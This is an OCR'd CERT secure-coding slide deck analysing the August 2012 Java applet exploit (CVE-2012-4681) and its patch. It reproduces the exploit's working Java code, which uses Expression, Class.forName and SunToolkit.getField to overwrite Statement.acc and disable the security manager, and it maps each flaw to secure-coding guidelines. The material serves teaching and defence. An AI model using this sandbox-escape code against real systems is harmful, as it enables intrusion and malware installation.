Anatomy of a Java 0-day Exploit

David Svoboda

Copyright 2014 Carnegie Mellon University


Agenda

- Intro: Java Applet Security
- August 2012 Exploit
- Patch to August 2012 Exploit
- Summary

Security Explorations

Security Explorations has found 59 vulnerabilities that are “pure Java”

- *April 2012*: 20 vulnerabilities reported to Oracle
- *November 2012*: Research published




Is it easy to break Java security ?

Java is one of the most exciting and difficult-to-break technologies we have ever met with. Contrary to common belief, it is not so easy to break Java. For a reliable, non-memory-corruption–based exploit codes, usually more than one issue needs to be combined to achieve a full JVM sandbox compromise. This alone is both challenging and demanding, as it usually requires a deep knowledge of a JVM implementation and the tricks that can be used to break its security.


- Security Explorations FAQ

Secure Coding Guidelines 1



The CERT™ Oracle™ Secure Coding Standard for Java
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

Rules available online at
www.securecoding.cert.org



Java Coding Guidelines
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

Secure Coding Guidelines 2

Secure Coding Guidelines for the Java Programming Language, Version 4.0

http://www.oracle.com/technetwork/java/seccodeguide-139067.html

CERT/CC Blog
Anatomy of Java Exploits
by David Svoboda
January 15, 2013 2:00 PM

http://www.cert.org/blogs/certcc/2013/01/anatomy_of_java_exploits.html

Well-Behaved Applets

Applets run in a security sandbox

- Chaperoned by a **`SecurityManager`**
  - which throws a **`SecurityException`** if applet tries to do anything forbidden

Sandbox prevents applets from:

- Accessing the filesystem
- Accessing the network
  - EXCEPT the host it came from
- Running external programs
- Modifying the security manager

A signed applet may request privilege to do these things.

Well-Behaved Applet

```
public void init()
{
    try
    {
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec("xclock");
        if (localProcess != null)
            localProcess.waitFor();
    }
    catch (Throwable localThrowable)
    {
        localThrowable.printStackTrace();
    }
}

public void paint(Graphics paramGraphics)
{
    paramGraphics.drawString("Loading", 50, 25);
}
```

Called when the applet is first created

Called when the applet is visited

Invoking the Well-Behaved Applet

```
<html>

Java applet here:

<APPLET code="javaapplet.Java"
        archive='signed.jar'
        width="300" height="100"
>
</APPLET>

</html>
```

Well-Behaved Applet Stack Trace

```
java.security.AccessControlException: access denied
      ("java.io.FilePermission" "<<ALL FILES>>" "execute")
  at java.security.AccessControlContext.checkPermission(
      AccessController.java:555)
  at java.lang.SecurityManager.checkP
      SecurityManager.java:549)
  at java.lang.SecurityManager.check
      SecurityManager.java:799)
  at java.lang.ProcessBuilder.start(ProcessBuilder.java:1016)
  at java.lang.Runtime.exec(Runtime.java:615)
  at java.lang.Runtime.exec(Runtime.java:448)
  at java.lang.Runtime.exec(Runtime.java:345)
  at javaapplet.Java.init(Java.java:24)
  at sun.applet.AppletPanel.run(AppletPanel.java:434)
  at java.lang.Thread.run(Thread.java:722)
```

```
localProcess = Runtime.getRuntime().exec("xclock");
```

Agenda

- Intro: Java Applet Security
- August 2012 Exploit
- Patch to August 2012 Exploit
- Summary

August 2012 Exploit (CVE-2012-4681)

Pure Java (no C-level bugs involved)

Ran using Oracle Java 1.7.0u6

Exploit fails under OpenJDK

Disables the security manager

(e.g., breaks out of jail)

Can then do anything a Java desktop app can do

Was used to install malware

Exploit Code: `init()`

```
public void init() {

  try {
    disableSecurity();
    Process localProcess = null;
    localProcess = Runtime.getRuntime().exec("xclock");
    if (localProcess != null)
      localProcess.waitFor();
  } catch (Throwable localThrowable) {
    localThrowable.printStackTrace();
  }
}
```

Exploit Code: `disableSecurity()`

```
public void disableSecurity() throws Throwable {

  Statement localStatement = new Statement(System.class,
    "setSecurityManager", new Object[1]);
  Permissions localPermissions = new Permissions();
  localPermissions.add(new AllPermission());
  ProtectionDomain localProtectionDomain =
    new ProtectionDomain(new CodeSource(new URL("file:///"),
                                        new Certificate[0]),
                         localPermissions);
  Acce ntrolContext localAccessControlContext =
    ne cessControlContext(new ProtectionDomain[] {
        localProtectionDomain
      });
  SetField(Statement.class, "acc",
           localStatement, localAccessControlContext);
  localStatement.execute();
}
```

What Is `Statement.acc`? 1

- New to Java 7 (and latest updates of Java 6)
- Not in API docs
- Private field in **`java.beans.Statement`**
  - Not modifiable or accessible outside **`Statement`**

java.beans.Statement code

```
    private final AccessControlContext acc = AccessController.getContext();
…
    public void execute() throws Exception {
        invoke();
    }

    Object invoke() throws Exception {
        AccessControlContext acc = this.acc;
        if ((acc == null) && (System.getSecurityManager() != null)) {
            throw new SecurityException("AccessControlContext is not set");
        }
        try {
            return AccessController.doPrivileged(
                    new PrivilegedExceptionAction<Object>() {
                        public Object run() throws Exception {
                            return invokeInternal();
                        }
                    },
                    acc
            );
        }
        catch (PrivilegedActionException exception) {
            throw exception.getException();
        }
    }
```

Everything except this statement is new to Java 7


What Is `Statement.acc`? 2

- Initialized to current privileges when **`Statement`** is created
- Indicates privileges to use when **`Statement`** is invoked
  - Useful if **`Statement`** is invoked by a routine with different privileges than it was created with

Exploit Code: setField()

```
private void SetField(Class paramClass,
                      String paramString,
                      Object paramObject1,
                      Object paramObject2)
        throws Throwable {

  Object arrayOfObject[] = new Object[2];
  arrayOfObject[0] = paramClass;
  arrayOfObject[1] = paramString;
  Expression localExpression =
    new Expression(GetClass("sun.awt.SunToolkit"),
                                "getField", arrayOfObject);
  localExpression.execute();
  ((Field)localExpression.getValue()).set( paramObject1,
                                           paramObject2);
}
```



What Is `sun.awt.SunToolkit`?

Private class used in Java internals

- Classes in **`sun.*`** are not recommended for general use
- Applets are forbidden to access them


No security checks; assumes that only privileged code may use it

sun.awt.SunToolkit.getField

```
public static Field getField(final Class klass, final String
   fieldName) {
   return AccessController.doPrivileged(new PrivilegedAction<Field>()
   {
       public Field run() {
           try {
               Field field = klass.getDeclaredField(fieldName);
               assert (field != null);
               field.setAccessible(true);
               return field;
           } catch (SecurityException e) {
               assert false;
           } catch (NoSuchFieldException e) {
               assert false;
           }
           return null;
       }//run
   });
}
```

Secure Coding Guidelines

`sun.awt.SunToolkit.getField()` violates several guidelines:



SEC05-J. Do not use reflection to increase accessibility of classes, methods, or fields


SEC00-J. Do not allow privileged blocks to leak sensitive information across a trust boundary

Exploit Code: `GetClass()`

```
private Class GetClass(String paramString)
        throws Throwable {

  Object arrayOfObject[] = new Object[1];
  arrayOfObject[0] = paramString;
  Expression localExpression =
    new Expression(Class.class, "forName",
                   arrayOfObject);
  localExpression.execute();
  return (Class)localExpression.getValue();
}
```


Confused Deputy Problem 1



Q: If class A is unprivileged and class B is privileged, how do we make sure that class A doesn't trick class B into doing something privileged on A's behalf?

Confused Deputy Problem 2

A: Require that all callers are privileged before proceeding.



Standard Security Check

When the security package needs to verify that a program is allowed to perform some operation, it checks that all classes in the call stack are privileged.

If any class in the stack lacks appropriate privileges, it throws a **`SecurityException`**.

Method
`java.security.AccessControlContext.checkPermission`
`java.security.AccessController.checkPermission`
`java.lang.SecurityManager.checkPermission`
`java.lang.SecurityManager.checkExec`
`java.lang.ProcessBuilder.start`
`java.lang.Runtime.exec`
`javaapplet.Java.init`
`sun.applet.AppletPanel.run`
`java.lang.Thread.run`

Reduced Security Check


Method	
`java.lang.Class.forName`	Only checks immediate caller
`com.sun.beans.finder .ClassFinder.findClass`	Only class checked, privileged
`com.sun.beans.finder .ClassFinder.resolveClass`	
`java.beans.Statement .invokeInternal`	`class.forName()` handled personally
`java.beans.Statement.invoke`	Removes all access checks via `doPrivileged()`
`java.beans.Expression.execute`	
`Gondvv.GetClass`	Unprivileged

How to Fool `Class.forName()`

`Class.forName()` does a security check, but it is minimal


- Checks only that immediate calling class's class loader has the required privileges
- This means that untrusted code can't call **`class.forName()`** and get forbidden classes
- *But it can trick trusted code into doing so!*

`java.beans.Expression.execute()` violates:



18. Do not expose methods that use reduced security checks to untrusted code

ORACLE Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance



SEC04-J. Protect sensitive operations with security manager checks

Exploit Summary

1. **`Expression`** used to retrieve forbidden class **`SunToolkit`**
   - **`java.beans.Expression( Class.forName())`** would return any class (bypassing access checks)
2. **`SunToolkit`** used to retrieve & modify private field **`Statement.acc`**
   - **`sun.awt.SunToolkit.getField()`** would return any field, even if private, bypassing access restrictions
3. Modifying **`java.beans.Statement.acc`** converts an unprivileged statement to a privileged statement
4. Statement disables security manager
5. Profit!

2 vulnerabilities exploited!

Agenda

- Intro: Java Applet Security
- August 2012 Exploit
- Patch to August 2012 Exploit
- Summary

Mitigations

- Protect **`sun.awt.SunToolkit.getField()`**
- In **`ClassFinder`**, wrap each call to **`Class.forName()`** inside a new **`checkAccess()`** method

Method	
`java.lang.Class.forName`	
`com.sun.beans.finder .ClassFinder.findClass`	Standard security check
`com.sun.beans.finder .ClassFinder.resolveClass`	
`java.beans.Statement .invokeInternal`	**`class.forName()`** handled personally
`java.beans.Statement.invoke`	Removes all access checks via **`doPrivileged()`**
`java.beans.Expression.execute`	
`Gondvv.GetClass`	Unprivileged

New checkAccess( ) method

```
/**
 * Check if the class may be accessed from the current access control
 * context. If not, throw a {@link SecurityException}.
 *
 * @param clazz
 *            Class to check
 * @return the checked class
 */
private static Class<?> checkAccess(Class<?> clazz) throws
   SecurityException {
    SecurityManager sm = System.getSecurityManager();
    if (sm != null && clazz.getPackage() != null) {
        try {
            sm.checkPackageAccess(clazz.getPackage().getName());
        } catch (SecurityException se) {
            throw new SecurityException("Probable exploitation
   attempt? "+se.getMessage(), se);
        }
    }
    return clazz;
}
```

Exploit Deactivated

1. **`Expression`** used to retrieve forbidden class **`SunToolkit`**
   - **`jav[illegible].Expression( Class.forName())`** would return any class (bypassing access checks)
2. **`SunToolkit`** used to retrieve & modify private field **`Statement.ac[illegible]`**
   - **`sun[illegible]Toolkit.getField()`** would return any field, even if private, bypassing access restrictions
3. Modifying **`java.beans.Statement.acc`** converts an unprivileged statement to a privileged statement
4. Statement disables security manager
5. ~~Profit!~~

PATCHED

PATCHED

Deactivated Exploit Stack Trace

```
java.security.AccessControlException: access denied ("java.lang.RuntimePermission"
   "accessClassInPackage.sun.awt")
   at
   java                                                          ntext.java:366
   )
   at j                                                          .java:560)
   at j                                                          549)
   at j                                                          va:1529)
   at s                                                          a:283)
   at s                                                          a:134)
   at com.sun.bean                Finder.findClass(ClassFinder.java:100)
   at com.sun.beans               sFinder.resolveClass(ClassFinder.java:170)
   at java.beans.Sta              okeInternal(Statement.java:213)
   at java.beans.Stat             cess$000(Statement.java:58)
   at java.beans.Statem           .run(Statement.java:185)
   at java.security.Acce          ontroller.doPrivileged(Native Method)
   at java.beans.Statemen         .invoke(Statement.java:182)
   at java.beans.Expression.execute(Expression.java:121)
   at Gondvv.GetClass(Gondvv.java:87)
   at Gondvv.SetField(Gondvv.java:75)
   at Gondvv.disableSecurity(Gondvv.java:63)
   at Gondvv.init(Gondvv.java:41)
   at sun.applet.AppletPanel.run(AppletPanel.java:434)
   at java.lang.Thread.run(Thread.java:722)
```

```
Expression localExpression =
    new Expression(Class.class, "forName",
                   arrayOfObject);
localExpression.execute();
```

Agenda

- Intro: Java Applet Security
- August 2012 Exploit
  - Patch to August 2012 Exploit
- Summary

Exploit Comparison


Goal	August	January
1. Access forbidden class	**`Expression`** used to retrieve forbidden class **`SunToolkit`**	**`MBeanInstantiator.findClass`** used to retrieve several forbidden classes
2. Use forbidden class to access forbidden methods, constructors, and fields	**`SunToolkit`** used to retrieve & modify private field **`java.beans.Statement.acc`**	**`MethodHandles.Lookup`** used to access and invoke forbidden constructors and methods
3. Build privileged bytecode	Modifying **`Statement.acc`** converts an unprivileged statement to a privileged statement	Construct a **`ClassLoader`** that associates a class with a byte array
4. Execute privileged bytecode, which disables security manager	Invoke Statement	Constructs a new object of the class, transferring control to the byte array
5. Profit!	Profit!	Profit!

Vulnerabilities


- **`java.beans.Expression(Class.forName())`** would return any class (bypassing access checks)
- **`com.sun.jmx.mbeanserver.MBeanInstantiator.findClass`** would return any class (bypassing access checks)

- **`sun.awt.SunToolkit.getField`** would return any field, even if private, bypassing access restrictions
- **`java.lang.invoke.MethodHandles.Lookup`** would return any method or constructor, even if private, bypassing access restrictions


Secure Coding Guidelines



18. Do not expose methods that use reduced security checks to untrusted code



SEC00-J. Do not allow privileged blocks to leak sensitive information across a trust boundary



SEC04-J. Protect sensitive operations with security manager checks


SEC05-J. Do not use reflection to increase accessibility of classes, methods, or fields

ORACLE Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance

ORACLE Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

ORACLE Guideline 9-11: Be aware java.lang.reflect.Method.invoke is ignored for checking the immediate caller **NEW!**

Java Exploit Relevance




Microsoft Security Intelligence Report, Volume 14
(July through December, 2012)


Conclusion

- Java is a huge codebase with many features
  - Some are obsolete / deprecated
- Vulnerabilities can lurk everywhere!
  - Auditing code is a huge (expensive) task
    - with little glory

- Cheaper to prevent vulnerabilities during development
- Follow Java secure coding guidelines

ORACLE®





For More Information

